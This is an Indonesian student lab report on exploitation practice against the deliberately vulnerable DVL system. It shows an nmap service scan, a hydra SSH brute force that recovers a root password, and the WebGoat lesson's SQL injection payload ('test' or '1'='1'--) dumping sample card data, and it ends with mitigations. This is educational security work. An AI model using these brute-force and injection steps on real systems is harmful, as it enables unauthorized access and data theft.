

Nama : Muhamad Yusup  
NIM : 09011281419061

### "Actual Exploit"

Eksplit berarti pemanfaatan, yaitu memanfaatkan kelemahan sebuah sistem untuk tujuan-tujuan tertentu diluar penggunaan formal. Kelemahan yang dimanfaatkan bisa berasal dari administrasi sistem ataupun program yang digunakan karena kesalahan programmer. Tujuan pertama dari eksplit adalah untuk mendapatkan hak akses yang tak terbatas (memiliki privilege root).

Namun, mendapatkan privilege root bukanlah tujuan utama, karena melalui privilege tersebut semua hal yang berkaitan dengan sistem tersebut dapat dilakukan, termasuk merusak dan menghancurkan sistem tersebut.

Secara umum, eksplit dapat dibagi atas dua jenis, yaitu eksplit lokal (local exploit), dan eksplit remote (remote exploit).

1. Eksplit lokal adalah eksplit yang dilakukan jika penyusup terlebih dulu masuk sebagai user biasa kemudian memanfaatkan program-program yang bisa dijalankan user untuk mendapatkan privilege root.
2. Eksplit remote adalah eksplit yang dilakukan dari luar sistem karena penyusup tidak mempunyai otorisasi user.


Seringkali, sebelum melakukan eksplit, penyusup menjalankan portscanner untuk mengetahui port mana saja yang bisa di eksploitasi.

Ada beberapa tools yang dapat digunakan dalam melakukan exploit, seperti urpsuite, hydra, medusa, ncrack, patator, phrasendrescher, nmap, dan lainnya. Tools tersebut pada dasarnya memiliki fungsi umum yang sama, hanya dibuat oleh pihak yang berbeda.

Pada percobaan ini, ada dua jenis exploit yang akan dilakukan yakni menemukan password menggunakan tools hydra dan percobaan webgoat SQL Injection pada target DVL.

Langkah pertama yang dilakukan adalah running sistem operasi DVL yang akan dijadikan target dan melakukan uji koneksi apakah sistem operasi yang digunakan sebagai attacker dan target telah saling terhubung menggunakan tools ping yang ada, pada percobaan ini, host yang menjadi attacker menggunakan sistem operasi linux mint 17.3

Setelah melakukan running DVL, didapat ip yang digunakan DVL seperti gambar di bawah ini :



```


Shell - Konsole
bt ~ # ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:63:C1:9E
        inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe63:c19e/64 Scope:Link
        UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:1185 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1135 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:86775 (84.7 KiB) TX bytes:67539 (65.9 KiB)
        Base address:0xd010 Memory:f0000000-f0020000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

```

Gambar 1 IP Address pada DVL

Selanjutnya dilakukan uji koneksi menggunakan tools ping pada ip target tersebut.



```


gray-CA10AB gray # ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=5.39 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.731 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.496 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.338 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.470 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.382 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.593 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.408 ms

```

Gambar 2 Uji Koneksi menggunakan tools ping

Dari uji koneksi tersebut dapat disimpulkan bahwa target telah terhubung dan dapat dilakukan percobaan selanjutnya.

Langkah kedua adalah melakukan scanning terhadap service yang berjalan pada target menggunakan nmap seperti pada percobaan sebelumnya. Berikut hasil scanning yang telah dilakukan dengan nmap.



```

gray-CA10AB gray # nmap -sV 192.168.56.101
Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-22 15:11 WIB
Nmap scan report for 192.168.56.101
Host is up (0.0036s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.4 (protocol 1.99)
80/tcp    open  http     Apache httpd/1.3.37 ((Unix) PHP/4.4.4)
631/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql    MySQL (unauthorized)
6000/tcp  open  X11      (access denied)
MAC Address: 08:00:27:63:C1:9E (Cadmus Computer Systems)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.13 seconds

```

Gambar 3 Scanning service yang berjalan pada target


Terdapat beberapa port yang terbuka dan berjalan pada target, diantaranya port 22, port 80, dan lainnya. Kita akan fokus pada exploit di port 80 dengan melakukan bruteforce menggunakan tools hydra.

Langkah ketiga sebelum menggunakan hydra adalah membuat wordlist password yang akan digunakan pada tools hydra untuk membrute force target dan mendapatkan username serta password yang valid untuk login ke sistem target. Pada percobaan, saya mengasumsikan sudah terinstall tools hydra di dalam komputer user.

List password dapat dibuat sendiri dengan memperhatikan aspek-aspek sosial target serta hasil scanning yang dilakukan pada tahap sebelumnya sehingga terdapat kemungkinan-kemungkinan password yang digunakan target. Atau list password juga dapat diperoleh dengan mendownload list password yang banyak tersedia di internet. Pada percobaan ini, saya menggunakan list password yang tersedia di internet dengan jumlah lebih dari 7000 kata.

Selanjutnya adalah melakukan bruteforce menggunakan tools hydra dengan wordlist password yang sudah didapatkan, perintah untuk melakukan bruteforce pada hydra yakni :

***Hydra -l -P (List Password) (Alamat IP) (Service)***



```
[22][ssh] host: 192.168.56.101 login: root password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-22 17:04:40
gray-CA10AB gray #
```


**Gambar 4** Hasil Bruteforce menggunakan hydra

Dari hasil proses yang dilakukan didapatkan bahwa username dan password yang digunakan oleh target adalah :

*Username* : root

*Password* : toor

Kemudian kita coba untuk login dan masuk ke dalam sistem target dengan username dan password yang telah didapatkan.



```
gray-CA10AB gray # ssh root@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
RSA key fingerprint is 5f:12:f4:4d:8e:1a:ef:a4:1a:bd:d6:bb:9f:cd:30:63.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.101' (RSA) to the list of known hosts.
root@192.168.56.101's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
bt ~ # whoami
root
```

**Gambar 5** Percobaan masuk ke sistem


Dari gambar di atas membuktikan bahwa user dan password yang kita dapatkan bekerja di dalam sistem target, dan menjadikan kita berhasil dalam melakukan exploit dengan metode bruteforce menggunakan tools hydra.

Selanjutnya adalah melakukan pengujian Webgoat SQL injection yang diaktifkan pada DVL menggunakan menu yang telah tersedia pada DVL, yakni :


**Start > Damn Vulnerability Linux > Training Material > Web Exploitation > Webgoat.**

Pada menu Webgoat, kita memilih **Start WebGoat Port 80**. Selanjutnya adalah membuka web browser untuk menjalankan webgoat dengan memasukkan alamat <http://127.0.0.1/WebGoat/Attack>. Tampilan awal pada webgoat akan meminta username dan password yang telah tersedia ketika kita melakukan running webgoat, hal ini dikarenakan pengujian kita akan bertitik pada kesalahan Printah dalam website target yang akan dimanfaatkan menggunakan SQL Injection sehingga kita bisa memperoleh informasi sensitif dari target, bahkan informasi seluruh username dan password yang tersedia di dalam sistem target.

Berikut screenshot tampilan dari pilihan menu ketika kita ingin mengaktifkan webgoat di DVL dan tampilan awal webgoat ketika kita mengakses webgoat.




Gambar 6 Menu Webgoat




Gambar 7 Username dan Password Webgoat






Gambar 8 Login pada Webgoat




Gambar 9 Tampilan Homepage WebGoat

Selanjutnya kita memilih tombol *Start WebGoat* dan memilih menu *Injection Flaws* dan kemudian pilih menu *String SQL Injection*, maka akan tampil halaman seperti berikut :



Gambar 10 Tampilan Page String SQL Injection

Pada percobaan SQL Injection ini, kita akan memasukkan nama ‘Smith’ ke dalam kontak pencarian. Maka akan terjadi proses pencarian query yang telah diinputkan dengan syntax SQL seperti yang ada dibawah kolom tersebut. SQL dirancang untuk kemudian menseleksi nilai inputan sebagai last\_name di dalam tabel user\_data dan menampilkan hasil pencarian sesuai dengan rancangan yang telah dirancang oleh developer tersebut. Berikut hasil tampilan dari inputan last\_name ‘Smith’.



OWASP Foundation | Project WebGoat

Gambar 11 Tampilan hasil pencarian ‘Smith’

Maka selanjutnya disinilah kita melakukan SQL Injection terhadap target dengan memanfaatkan struktur SQL yang dibuat target. Sebenarnya SQL injection terjadi ketika attacker bisa meng insert beberapa SQL statement ke 'query' dengan cara

“Actual Exploit”

manipulasi data input ke aplikasi tersebut. Diantara database format seperti PHP + MySQL dan ASP + MSACCESS atau dengan MySql. Kita menggunakan teknik injeksi yang populer, yakni dengan cara memasukkan string `test'or '1'='1'--` (dengn satu spasi di akhir string) kemudian klik Go!.

Cara kerjanya adalah SQL pada kotak tersebut memiliki statement `SELECT*FROM user_data WHERE last_name = ?` Dimana ? adalah teks yang akan dimasukkan ke dalam kotak teks. Jadi, ketika kita memasukkan kata ‘Smith’ pernyataan yang akan djalankan adalah `SELECT*FROM user_data WHERE last_name = 'Smith'` maka SQL akan menampilkan nilai Smith yang berada pada kolom last name di tabel user data seperti pada gambar 11. Dengan injection berupa penggunaan string `test'or '1'='1'--` akan memiliki arti SQL akan menerima masukan berupa variable `test` atau `var 1=1` (Kosong, yang merupakan nilai boolean yang berarti walaupun kita salah, sistem akan tetap menganggap inputan kita bernilai benar) yang menyebabkan SQL Server menjadi bingung dan akan mengeksekusi `SELECT*` pada tabel tersebut yang mengakibatkan kita bisa masuk ke dalam database tersebut dan menyebabkan database tersebut tidak berfungsi. Lalu tanda `--` merupakan mark dari SQL untuk melakukan ignore terhadap semua perintah. Jika ini diberikan pada login page, maka ada kemungkinan kita untuk bisa msauk ke dalam login page tanpa password dan username.

Berikut tampilan dari penggunaan SQL Injection pada target :

**General Goal(s):**

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results: card numbers being displayed. Try the user name of 'Smith'.

**\* Congratulations. You have successfully completed this lesson.  
 \* Bet you can't do it again! This lesson has detected your successfull attack and has now switc defensive mode. Try again to attack a parameterized query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or '1'='1' -- '
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Gambar 11 Hasil penggunaan SQL Injection

Injection yang dilakukan berhasil menampilkan seluruh data yang ada pada database target seperti pada gambar 11 di atas. Hal ini terjadi karena adanya celah pada program karena tidak melakukan filter terlebih dahulu terhadap inputan yang diberikan kepada sistem.

Ada beberapa cara dalam mengatasi terjadinya bug vulnerability system dalam SQL, diantaranya :

- a. Melakukan filtering parameter yang perlu dimasukkan sebagai proses SQL
- b. Melakukan penutupan error dan pembatasan jumlah karakter parameter/post
- c. Menggunakan user database dan password yang bukan root, dan beda aplikasi web seharusnya berbeda pula user dan grant nya
- d. Menata permission struktur direktori secara benar sehingga web tetap bisa melakukan penulisan, juga mysql tidak dapat menulis ke dalam file.
- e. Penggunaan mod\_rewrite apache untuk me-rewrite URL sehingga selain SEO Friendly juga aman.
- f. Melakukan sanitasi file upload dengan benar. Jika hanya dibutuhkan file gambar, maka hanya bertipe gambar saja yang boleh masuk.
- g. Penggunaan program semacam antivirus seperti clamav dan lain sebagainya.
- h. Penutupan database information\_schema.
- i. Untuk penggunaan CMS, rajin update juga menjadi faktor penting. Namun kadang pluggins merupakan faktor yang sering membawa bug.
- j. Memanfaatkan log error dan access secara benar. Pengecekan apakah terjadi injection dapat dimulai dari sini, dan lain sebagainya.

Celah dengan melakukan SQL Injection merupakan salah satu hole yang mungkin terjadi ketika kita membangun sistem web dikarenakan kesalahan implementasi program. Selain hal tersebut, beberapa celah yang mungkin terjadi dapat disebabkan karena salah design, salah konfigurasi, dan salah penggunaan.